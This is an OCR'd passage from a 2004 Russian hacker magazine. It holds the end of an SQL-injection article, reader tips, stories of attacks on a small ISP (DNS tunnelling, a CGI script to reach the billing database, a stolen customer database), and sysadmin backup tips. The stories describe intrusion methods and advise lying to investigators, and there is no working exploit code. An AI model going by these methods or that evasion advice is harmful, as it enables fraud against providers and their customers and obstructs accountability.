Как же защищаться от таких атак? Опыт показывает, что нельзя доверять директиве magic_quotes_gpc, поскольку, во-первых, при переезде системы на другую площадку настройки интерпретатора могут запросто поменяться. Более того, даже если ты не собираешься менять сервер, админ может пересобрать php с другими флагами, и твоя система станет уязвимой, а ты ничего не будешь об этом знать. Именно для этого в php есть функция get_ magic_quotes_gpc(), чтобы проверить текущее состояние этой директивы. А вообще, проблема решается при помощи функции mysql_escape_string($var), которая заменит все потенциально опасные символы escape-последовательностями и не позволит злоумышленнику реализовать эту атаку. Да, вот она, панацея от всех бед :). Помни, что этот материал написан исключительно для мирного использования, чтобы показать владельцам уязвимых сайтов возможные ошибки в их софте. Удачи.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.


Если ты нашел на своем компе мыльный троян или просто кейлогер, то хочется не просто удалить его, но и узнать, кто за тобой шпионит. Для этого скачай любой снифер и настрой его на перехват пакетов, посылаемых на 25 порт. Теперь запусти его и только после этого устанавливай связь с провом. Так как данные по протоколу SMTP передаются без шифрования - снифер выдаст тебе не только ящик того, кому отсылаются пароли, но и то, что именно отсылается!
P.S. Во время работы снифера не отправляй письма, иначе снифер перехватит и их, и в логах снифера сложно будет найти адрес обидчика!

Shanker
shanker@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

КТО ПОБЕДИТ: ПРОВАЙДЕР VS. ХАКЕР



В последнее время все больше и больше хакеров выбирают своей мишенью провайдеров. И если в крупных организациях над обеспечением безопасности работают опытные профессионалы, то множество мелких контор не могут обеспечить достаточный уровень секретности. Взломщику доступно множество материалов в Сети, однако все они носят аналитический характер и имеют к реальности не самое прямое отношение. Мы же рассмотрим ряд взломов, где все случаи сетевых нападений реальны, факты не искажены, а объектом атак был один из трех провайдеров небольшого российского города.

В ПОГОНЕ ЗА ХАЛЯВНЫМ ИНТЕРНЕТОМ

САГА О ТУННЕЛЕ

Один провайдер предоставлял гостевой доступ. Естественно, что делал он это не просто так, а лишь в целях просмотра статистики и пополнения пользователями счета. Это вызвало нездоровый интерес у одного сетевого взломщика, который захотел проверить прова на баги. Успешно залогинившись, хакер попытался зайти на родной сайт провайдера - естественно, ему это удалось. Попробовал другой сайт - облом, трафик фильтровался. Выполнив команду PING, нарушитель заметил, что icmp-пакеты режутся вышестоящим шлюзом, но адреса все же резолвятся. В течение часа хакер на обычном аккаунте настроил nstx, поднял ethertap-интерфейс и попробовал поюзать инет, создав туннель. У него это получилось, т.к. ничего не мешало обмену DNS-запросов. Но шелл был на узком канале где-то в Уругвае, поэтому нашего героя постоянно выкидывало из icq и irc. Это ему не понравилось, поэтому он решил проверить еще одну вещь: написав простой Perl-скрипт, хакер удостоверился, что 53 порт UDP не фильтруется файрволом и через него легко можно организовать туннель. Спустя 3 дня была готова программа, реализующая обмен данными между TCP и UDP. Взломщик не мог нарадоваться тому, что она работает, и, опьяненный успехом, наслаждался прелестями бесплатного инета. Но он не учел одного: под гостевым логином одновременно разрешалось работать только одному человеку. В итоге провайдер довольно быстро почуял неладное и прикрыл внешний порт. Видимо, админ проанализировал сетевую активность и обнаружил утечку данных, после чего хакер остался с носом, хотя мог сидеть и через медленный nstx.


Туннелер для хакера

ВИРТУОЗНЫЕ ЗАПРОСЫ

Жил-был провайдер, предоставляющий Dialup-доступ с повременной оплатой. Это совсем не нравилось одному взломщику, который привык юзать полностью бесплатный инет. Вооружившись книгой по Perl-программированию, начинающий хакер получил бесплатный доступ. Сделал он это благодаря многочисленным дырам у провайдера. Хакер уже давно точил зуб на эту контору и не раз ломал их. Это сходило ему с рук, но не в этот раз. Некоторое время назад на сервере провайдера был открыт 3306 порт (сервер mySQL, на котором хранилась БД с данными о состоянии пользовательских счетов). После нескольких попыток взлома админ закрыл файрволом этот порт, чтобы максимально усложнить хакерам жизнь. Однако у взломщика имелся ftp-доступ к серверу, и он реализовал следующую идею: написал простой Perl-скрипт с использованием модуля DBI, который подключался к базе и выполнял указанный запрос. Благодаря тому, что администратор так и не сменил пароль к платежке (вот идиот! - прим. ред.), взломщик легко залогинился через этот CGI-скрипт и пополнил свой счет. Наслаждаясь халявным инетом, хакер забыл о безопасности и опять был вычислен злобным сисадмином...

НЕ ПОПАДАЙСЯ

Если ты ходишь по лезвию ножа и юзаешь чужой аккаунт, то знай, что в нашей стране на твои права всем плевать. Особенно милиции. К тебе придут два лба, заберут компьютер и вызовут на допрос. На дознании тебе изрядно потреплют нервы, возможно, будут угрожать. Как говорят знающие люди, ни в коем случае не следует сознаваться. Но как показывает практика, это мало кому удается. Не удивляйся, что тебя будут судить, дадут условный срок и впоследствии не возьмут на вакантную должность администратора, несмотря на твои колоссальные знания. И все из-за одной ошибки молодости. Подумай, стоит ли вообще заниматься этим?



Платежка - уязвимое место любого провайдера

Итог был более плачевен, чем в первом случае: наш герой лишился инета, фтп-аккаунта и своего логина. После этого администратор пригрозил хакеру, сделав ему последнее китайское предупреждение.

УКРАДЕННАЯ БАЗА

По счастливой случайности взломщик поимел доступ к офисному компьютеру администратора. Сделать это было несложно, поскольку хакер знал администратора и все его старые пароли. После того как наш герой получил user-access к компьютеру, он обнаружил идентичность рутового и юзерского паролей :). Посмотрев uptime, злоумышленник понял, что компьютер не выключают на ночь, и поэтому, чтобы не привлекать внимания, решил действовать в темное время суток. Зря говорят, что утро вечера мудренее. Ночью взломщик нашел базу аккаунтов всех клиентов провайдера. Не думая, он слил ее к себе на винт и приступил к детальному изучению. В украденном файле хранилась информация о логине, пароле, паспортных данных и контактных телефонах. Словом, все что доктор прописал :). Все было хорошо, хакер сидел под левыми учетными записями и наслаждался бесплатным интернетом. Но он не учел одного: на модемах был установлен АОН, и все номера телефонов были записаны в /var/log/wtmp, то есть на сервере велась подробная статистика. Спустя несколько недель к провайдеру обратилась организация с интимным вопросом. Представитель конторы спросил у админа, почему на счету фирмы осталось так мало денег. У ISP была необычная политика: в случае утечки данных потерпевшему предоставляется полная статистика, после чего тот может обратиться в органы правосудия, вставить хакеру паяльник в зад договориться о мировой.

Украденная база с паролями

Несмотря на то, что взломщик просидел $300 за счет отдела вневедомственной охраны, сотрудники организации не стали обращаться в вышестоящие инстанции, а решили вопрос мирным путем. Хакеру при этом просто повезло. ОВОшники дозвонились до взломщика и пригласили его в свой офис на переговоры. Сразу после этого я получил тревожный звонок и просьбу помощи. Этот самый хакер просил совета, как лучше вести себя при разговоре - сознаться во всем либо отрицать свою причастность. На заметку: я сказал знакомому, что все зависит от компетентности собеседника. Если с ним будет говорить ламер - нужно пудрить ему мозги о незащищенности компьютера. О том, что хакер спер пароль через шары, но никак не через компьютер администратора. Если потерпевшая сторона шарит в компьютерной безопасности (что бывает довольно редко), то тут все сложнее и придется действовать по обстоятельствам. Но признаваться во всем глупо, так как своим признанием хакер поставит под угрозу безопасность провайдера, а соответственно и свою задницу (директор этой компании был очень серьезным человеком). После окончания переговоров взломщик был счастлив - он разговаривал с полным дауном, который скушал информацию о том, что пароль был позаимствован через нетбиос. В итоге он просто попросил вернуть украденные у фирмы деньги, что и было сделано.

ХАЛЯВНЫЕ КАРТОЧКИ

Как говорится, горбатого только могила исправит. Вместо того чтобы уничтожить базу с потрохами, хакер сохранил ее до лучших времен. А зря. Я забыл сказать, что в ней находились и карточные логины, которые почему-то не проходили аутентификацию (попросту был неверный пароль). А интернет-болезнь существует у каждого взломщика, особенно у хакера-диалапщика. Когда все лимиты были исчерпаны, наш герой попробовал интереса ради залогиниться под картой из базы. И к великому сожалению, его пустили в инет. Почему к сожалению? Скоро узнаешь :). Все было хорошо, взломщик серфил просторы глобала и радовался жизни. До тех пор пока не увидел в продаже карты своего любимого провайдера. Да-да, это были именно те карточки, которые он просиживал каждый день. Получается, что невинный человек мог купить полностью использованную карту. Так и вышло: по словам очевидца, пострадавший покупал пустую карту, шел к провайдеру, а админ лишь пожимал плечами. Но это только поначалу ;). Когда запахло жареным, администратор стал разгребать логи, обращаться на АТС за логами соединений, в общем, шить дело. Когда дело было сшито, он мило позвонил горе-хаЦкеру домой и попросил зайти в офис. Мы живем в России, поэтому знаем, что любитель поломать провайдера обязательно делится халявой с друзьями. Так было и на этот раз. Взломщик дал 4-5 карточек (а точнее, информацию о них) своим знакомым, тем самым усугубив собственное положение, т.к. это уже тянуло на "неправомерный доступ к информации, совершенный группой лиц по предварительному сговору...". Не буду тянуть кота за хвост, а скажу, что админ поставил хакеру ультиматум: либо он платит фирме $600, либо дело передают в ОБЭП. Естественно, взломщик из двух зол выбрал меньшее и лишился кучи зеленых президентов. Что сказать, ему просто повезло.

КТО СТУЧИТСЯ В ДВЕРЬ КО МНЕ?..

Все эти случаи - цветочки, по сравнению с реальным западлом. Это самое западло произошло с моим знакомым, которому не позавидуешь. В общем, случилось так, что он добыл пару-тройку рабочих аккаунтов все того же любимого провайдера :). Просидев их



Просроченные карты :)

ЭТО СЛАДКОЕ СЛОВО "ХАЛЯВА"

Не удержусь, чтобы не привести некоторые официальные данные. За год наблюдений, условный срок получили три хакера. Десять заплатили провайдеру и потерпевшей стороне до $500, еще трое до $1000. Недаром говорят, что только русский отдаст за халяву любые деньги...



Алгоритмы взломов провайдера ты можешь найти в моих предыдущих статьях. Таких как "DNS-туннелинг" (03.2003) и "Взлом провайдера" (03.2001). Все случаи взломов вполне реальны и произошли в одном городе. Это было в те времена, когда Ethernet лишь развивался. Теперь хакеры сидят на выделенках и ведут честный образ жизни :).



Внимание! Ни в коем случае не повторяй действия хакеров, иначе тебя ждет печальный исход. Провайдер не любит, когда его ломают.

> Раздражало, что по закону нельзя заводить дело, если преступление произошло более чем полгода назад.

полностью, он исправился и больше не занимался хакерской деятельностью. Спустя полгода, когда он уже совсем забыл об этом случае, к нему постучались в дверь. Обидно даже не то, что это был наряд ментов, и не то, что ворвались в 7 утра и конфисковали компьютер. Раздражало, что по закону нельзя заводить дело, если преступление произошло более чем полгода назад. Короче говоря, сундук хакера забрали на экспертизу, а заодно все диски и пару девайсов. Сплошь и рядом было нарушение уголовно-процессуального кодекса: экспертизу проводил сам администратор провайдера, что запрещалось (исследование должна вести третья сторона). Последний полностью забэкапил себе все винты взломщика - так, на память :). Во-вторых, компьютер вернули лишь через 4 месяца, и то в нерабочем состоянии. И самое грустное, что хакеру чуть было не припаяли два года условно. К превеликому счастью дело с большим трудом закрыли благодаря связям. А выяснилось, что заявление по происшествию было написано чуть ли не сразу после утечки денег со счета, но вот в ментовке оно провалялось почти полгода... Про компетентность сотрудников нашей доблестной милиции я промолчу :). После этой заварухи пострадавший взломщик никому не советует связываться со взломом провайдера. Потому как условный срок в два года может навсегда загубить жизнь талантливого молодого человека. Это давно проверенный факт :(.

ЛОМАТЬ ИЛИ НЕ ЛОМАТЬ?

Провайдер - фирма, сотрудники которой прилагают немало усилий, чтобы юзерам было хорошо. Работники этой компании не любят хакеров (особенно директор) и сделают все, чтобы их засудить. В последнем примере директор решил устроить показательный суд, написать о взломе (пусть даже незначительном) в прессу, чтобы другим неповадно было. Ведь умные люди всегда учатся на чужих ошибках, а не на своих.


В общем, тебе решать судьбу своего провайдера, но, как сказал один доблестный админ, "даже если двери деревянные, это не означает, что можно воровать". Прислушайся к его словам, а также помни, что все материалы про взлом ISP следует использовать лишь в ознакомительных целях, для повышения уровня своих знаний. И тогда ты не будешь вздрагивать при каждом звонке в дверь.



Пожалей прова и останешься на свободе!

КАК МЕНЯ ПОИМЕЛИ


АЛЕКСАНДР ПОЗОВСКИЙ



от помню, как однажды летом моя большая любовь пригласила меня к себе в деревню. Если честно, то я хлопал ушами, находился в нирване и потому не слышал всего текста приглашения, поняв только то, что это далеко, там природа, там романтика и там круто. Ну и фигли делать? Купили мы билеты и поехали на перекладных в далекий город Едрищево, а оттуда - на машине в деревню. И действительно, цивилизации никакой, все натуральное, компов, к счастью, тоже нет... только вот не учел я, что жить мы будем в тесной каморке с ее мамой и двумя жирными собаками породы шарпей. Вот тут я и офигел... храпящие и охотящиеся на мышей собаки, ссоры с подругой и тучи злых комаров сделали мой отдых незабываемым. За неделю пребывания от священной ярости я переколол целую гору дров и сточил свои искусственные зубы на 2 миллиметра каждый. А спустя неделю я в срочном порядке эвакуировался в Москву. На электричках.

КАК МЕНЯ ПОИМЕЛИ

NSD




ременами нужно производить модернизацию компьютера. Однажды мой знакомый решил проапгрейдить свою тачку. Я решил составить ему компанию в поездке на Савок, для того чтобы мы могли вместе выбрать новые девайсы для его компа. Рано утром мы приехали туда, и сразу подошли к первой встретившейся витрине, на которой лежало много новеньких, мощных и весьма симпатичных матерей. Тут же к нам подбежал продавец, который вежливо спросил, чем мы интересуемся. Мы объяснили ему, что нам нужна материнская плата с такими-то параметрами, после чего он повел нас к кассе, около которой стояли другие продавцы. Он спросил у них, есть ли в продаже та мать, которая нам нужна. Материнская плата-то в наличии была, но ее цена нас явно не устраивала. Тогда продавец повел нас в другое место. По дороге он объяснил, что его коллеги явно завысили цену, и он может достать на складе такую же мать, только в два раза дешевле. Мы на это повелись и отдали ему деньги, после чего он обещал в течение пяти минут принести мать. Ждали мы его долго, но "продавец" так и не вернулся. В итоге оказалось, что это был и не продавец вовсе :).

ХАКЕР/№04(64)/2004

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

АДМИНСКИЕ ТРЮКИ



Поздравляю! Тебя приняли на почетную должность системного администратора и доверили важный сервер. Теперь ты должен придерживаться определенных правил по грамотному администрированию машины, чтобы все работало как следует. Что я вижу? Презрительные усмешки и фразы: "Мне не нужны советы, я и так все знаю"? Помимо знаний, необходим опыт, поэтому сядь поудобнее и слушай внимательно.

ДЕВЯТЬ СОВЕТОВ НАСТОЯЩЕМУ АДМИНУ

Лично я считаю, что любой администратор должен добиться от своей системы стабильности, безопасности и удобства. Причем последний критерий необходим для экономии его рабочего времени и обеспечения максимального комфорта :). Но обо всем по порядку. Итак, вот девять советов, которые помогут любому содержать свой сервер в чистоте и порядке.

```
[root@tis forb]# dmesg | grep hd
    ide0: BM-DMA at 0xffa0-0xffa7, BIOS settings: hda:DMA, hdb:DMA
    ide1: BM-DMA at 0xffa8-0xffaf, BIOS settings: hdc:pio, hdd:DMA
    ide2: BM-DMA at 0xdc00-0xdc07, BIOS settings: hde:pio, hdf:pio
    ide3: BM-DMA at 0xdc08-0xdc0f, BIOS settings: hdg:pio, hdh:pio
hda: ST380011A, ATA DISK drive
hdb: ST340014A, ATA DISK drive
hdd: _NEC CD-ROM CD-3002A, ATAPI CD/DVD-ROM drive
hda: 156301488 sectors (80026 MB) w/2048KiB Cache, CHS=9729/255/63
hdb: 78165360 sectors (40021 MB) w/2048KiB Cache, CHS=4865/255/63
 hda: hda1 hda2 < hda5 hda6 hda7 hda8 hda9 >
 hdb: unknown partition table
[root@tis forb]# ls /mnt/hdb/backup/
d  d.tar  old_server
[root@tis forb]# █
```

Для бэкапа - только новый винт!


БЭКАПЫ ПРАВЯТ МИРОМ

Я думаю, каждый слышал такое полезное слово, как "бэкап". Но, несмотря на это, никто их не создает. По разным причинам: одни экономят место на винте, другие надеются на то, что удастся выцепить информацию даже с поврежденного носителя. Остальные вообще ни о чем не думают :). Но мы-то с тобой знаем, что только с помощью вовремя сделанного бэкапа можно избежать глобальных проблем. Итак, для копии важных данных следует организовать отдельный носитель. Простыми словами: подключить второй винт к серверу. Желательно выбирать новый HDD проверенной модели, а не подрубать годовалый постукивающий девайс. Затем организовать процесс сохранения следующим образом: перед созданием бэкапа маунти носитель, затем создавай на нем необходимый архив, а потом отключай. Это необходимо для того, чтобы обращаться к резервному винту как можно меньше, и таким образом сделать его устойчивее.

СКРИПТ ДЛЯ СОЗДАНИЯ БЭКАПА

```
#!/bin/sh
mount /dev/hdb /mnt/backup
tar zcf /mnt/backup/etc.tar.gz /etc
tar zcf /mnt/backup/home.tar.gz /home
umount /dev/hdb
```

Не следует бэкапить статическую информацию. То есть данные, которые не изменяются со временем (бинарники, конфиги и т.п.). Их советую переместить на резервный оптический носитель (нарезать на болванку) и юзать в случае необходимости. Это сэкономит и время, и место. Затем выбери оптимальное время для создания бэкапов. Не стоит выполнять архивацию в час пик, когда все юзеры активно обращаются к серверу. Разумнее делать резервирование в 3-4 ночи, либо в то время, когда ресурсы сервера наверняка простаивают. Как часто выполнять сохранение - дело твое, я бы сказал, это зависит от стратегического назначения серве-



```
#minute (0-59),
#|      hour (0-23),
#|      |       day of the month (1-31),
#|      |       |       month of the year (1-12),
#|      |       |       |       day of the week (0-6 with 0=Sunday),
#|      |       |       |       |       commands
*       3       *       *       *       /usr/bin/backup >/dev/null 2>&1
```

Доверься своему кронтабу

ра. Свои бэкапы я создаю раз в неделю. Чтобы активировать скрипт, воспользуйся кронтабом. Залогинься под рутом, открой персональный файл планировщика (crontab -e) и впиши в него следующее:

```
*    3    1,8,15,22    *
*    /usr/bin/backup >/dev/null 2>&1
```

Теперь резервирование будет проходить в три ночи раз в неделю.

КОНТРОЛИРУЙ СЕРВИСЫ

Следующим требованием по стабильности идет контроль различных демонов, которые, как водится, склонны к падению. Чтобы избежать этого падения, тебе необходимо заняться скриптописанием. Скрипты будут каким-либо образом выяснять отсутствие сервиса и запускать его заново в случае необходимости. Живой пример: у тебя на сервере располагается софтина, которая должна постоянно вертеться в таблице процессов. Это могут быть полезный скрипт, соединение "точка-точка" и т.д. Чтобы контролировать работу любого приложения, достаточно написать небольшой сценарий:

КОНТРОЛЬ НАД СКРИПТОМ UPDATE.PL

```
#!/usr/bin/perl
unless (`ps ax|grep pppd|awk \{\'print $1 }\'`) {
system("perl /usr/bin/update.pl");
}
```

Чаще всего можно обойтись более простым способом проверки активности: необходимо удостовериться в наличии файла /var/run/process.pid и, в случае его отсутствия, запустить сервис заново.

ПОЖАЛЕЙ ЖЕЛЕЗО - ПОСТАВЬ UPS

О том, что UPS спасает от перебоев питания, можно не говорить. Более того, источник бесперебойного питания гарантирует, что железо на твоем сервере внезапно не сгорит, а машина останется работоспособной. Если твоя фирма не позаботилась о такой защите, выбивай деньги у начальства и требуй ИБП на свой сервер. Тем самым ты избавишь себя от лишних проблем. Подцепляй на источник питания лишь самые необходимые вещи. Пусть это будут сам сервер, ADSL-модем и свитч, который склонен к внезапному зависанию.

Хороший UPS никогда не бывает лишним

```
